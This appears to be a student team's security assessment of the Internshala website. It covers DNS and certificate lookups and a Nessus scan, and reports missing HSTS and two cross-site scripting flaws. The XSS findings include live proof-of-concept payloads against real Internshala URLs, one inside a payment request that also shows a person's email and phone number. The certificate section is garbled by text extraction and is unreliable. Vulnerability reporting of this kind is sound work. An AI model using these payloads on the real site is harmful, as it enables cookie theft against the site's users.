Website Testing

Team 10.1

Selected Webiste - Intershala.com

Aim - Finding vulnerabilities of the selected website

DNS Records using NSLookup

DNS records for internshala.com

Cloudflare

Google DNS

OpenDNS

Authoritative

Local DNS V

The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as I this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
> 3 65.2.109.32	1m
> 3 13.126.201.209	1m

AAAA records


No AAAA records found.

CNAME record


No CNAME record found.

TXT records

Site ownership verification



Shodan report




Certificates of the site

Certificate

internels - core	Amazon RSA 2048 M03	Amazon Doot CA 1
internshala.com	Amazon K5A 2048 M03	Amazon Root CA 1
Subject Name		
Common Name	internshala.com	
Issuer Name		
Country	US	
Organization	Amazon	
Common Name	Amazon RSA 2048 M03	
Validity		
Not Before	Mon, 25 Sep 2023 00:00:00 GMT	
Not After	Wed, 23 Oct 2024 23:59:59 GMT	
Subject Alt Names		
DNS Name	internshala.com	
DNS Name	*.internshala.com	
Public Key Info		
Algorithm	RSA	
Key Size Exponent	2048 65537	
Modulus	88:1C:88:ED:19:97:84:30:67:98:42:40:72:E1:A8:	C2:70:66:9F:4E:3B:DC:4E:6F:D0:10
Miscellaneous		
miscenarious		
Serial Number	09:CA:76:D5:B3:96:E5:29:E0:19:30:6E:96:60:2F:I	EB
	09:CA:76:D5:B3:96:E5:29:E0:19:30:6E:96:60:2F:I SHA-256 with RSA Encryption 3	EB
Serial Number Signature Algorithm	SHA-256 with RSA Encryption	EB
Serial Number Signature Algorithm Version Download Fingerprints	SHA-256 with RSA Encryption 3 PEM (cert) PEM (chain)	
Serial Number Signature Algorithm Version Download	SHA-256 with RSA Encryption 3	35:31:8E:1F:4C:6D:6B:24:46:9B:85
Serial Number Signature Algorithm Version Download Fingerprints SHA-256	SHA-256 with RSA Encryption 3 PEM (cert) PEM (chain) 91:76:FD:78:44:16:62:A3:39:F3:E5:80:C7:7A:05:	35:31:8E:1F:4C:6D:6B:24:46:9B:85

Nessus Scan



Vulnerabilities found

<u>Vulnerability 1</u> - HSTS Missing from HTTPS Server

CWE-310: Cryptographic Issues.

OWASP Category: A2: Broken Authentication:

Cryptographic weaknesses can lead to vulnerabilities in authentication mechanisms, such as weak password hashing algorithms or improper storage of user credentials.

Description: The remote web server is not enforcing HSTS, as defined by RFC 6797. HSTS is an optional response header that can be configured on the server to instruct the browser to only communicate via HTTPS. The lack of HSTS allows downgrade attacks, SSL-stripping man-in-the-middle attacks, and weakens cookie-hijacking protections.

Buisness impacts: Weak or improperly implemented cryptography can lead to data breaches, exposing sensitive customer information, financial data, intellectual property, and other critical assets. Data breaches can result in significant financial losses, damage to the company's reputation, and potential legal and regulatory consequences.

Risk Information:

Risk Factor: Medium CVSS v3.0

Base Score: 6.5 CVSS v3.0

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Vulnerability path: 13.126.201.209

Solution: Configure the remote web server to use HSTS.

Output: The remote HTTPS server does not send the HTTP "Strict-

Transport-Security" header

Vulnerability 2 - Cross Site Scripting Vulnerability

CWE-79: XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Affected Website: payment.internshala.com

Remediation Guide:

OWASP XSS Prevention Cheat Sheet

Vulnerable URL:

https://payment.internshala.com/trainings/process.php

HTTP POST data:

```
POST /trainings/process.php HTTP/1.1
Host: payment.internshala.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer
253D%2525252525252522prompt%2525252525252528'm@ns7er'%252525
gid=GA1.2.1981152820.1509874141
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length:
channel=0&account_id=12726bg0c&address=Scholiverse Educare
Private Limited, A-1111, Unitech Arcadia, South City
2&amount=1499&city=Gurgaon&country=IND&description=Web
Development&email=akashlabade3@gmail.com&mode=LIVE&name=Akas
co"><script>alert(document.cookie)</script>xglnLabade&page_i
d=8538&phone=9665868685&postal_code=122018&reference_no=VTCT
001U170330D010618&return_url=https://payment.internshala.com
/trainings/success.php?redirect_url=https://trainings.intern
shala.com/secure/success/web-development&DR={DR}&state=Harya
na&secure_hash=614702dceb87a0bafdba0bf4997332e2
```

Cookies:

<u>Vulnerability 3</u> - Cross Site Scripting Vulnerability

CWE-79: XSS (Cross Site Scripting)

CVSSv3 Score: 6.1 [CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N]

Description: Cross-Site Scripting (XSS) is a type of security vulnerability commonly found in web applications. It occurs when an application includes untrusted data in a web page sent to a client (typically a web browser) without proper validation or escaping.

Remediation Guide:

OWASP XSS Prevention Cheat Sheet

Vulnerable URL:

https://internshala.com/registration/student?utm_source=facebook'" /Style=position:fixed;top:0;left:0;font-size:999px; /Onmouseenter=confirm`OPENBUGBOUNTY` //&utm_medium=facebook_tc66_6&utm_campaign=stm_2015_08&h=RAQGzxzk2&enc=AZMErfM35Cnh_1KSBPwMwmHcZGdwl426tK13vku6lfmr9tVH5P9XU23RTizEgw0bw3Wqk5X4Si-eDNHgtYFHk8otW9tIs'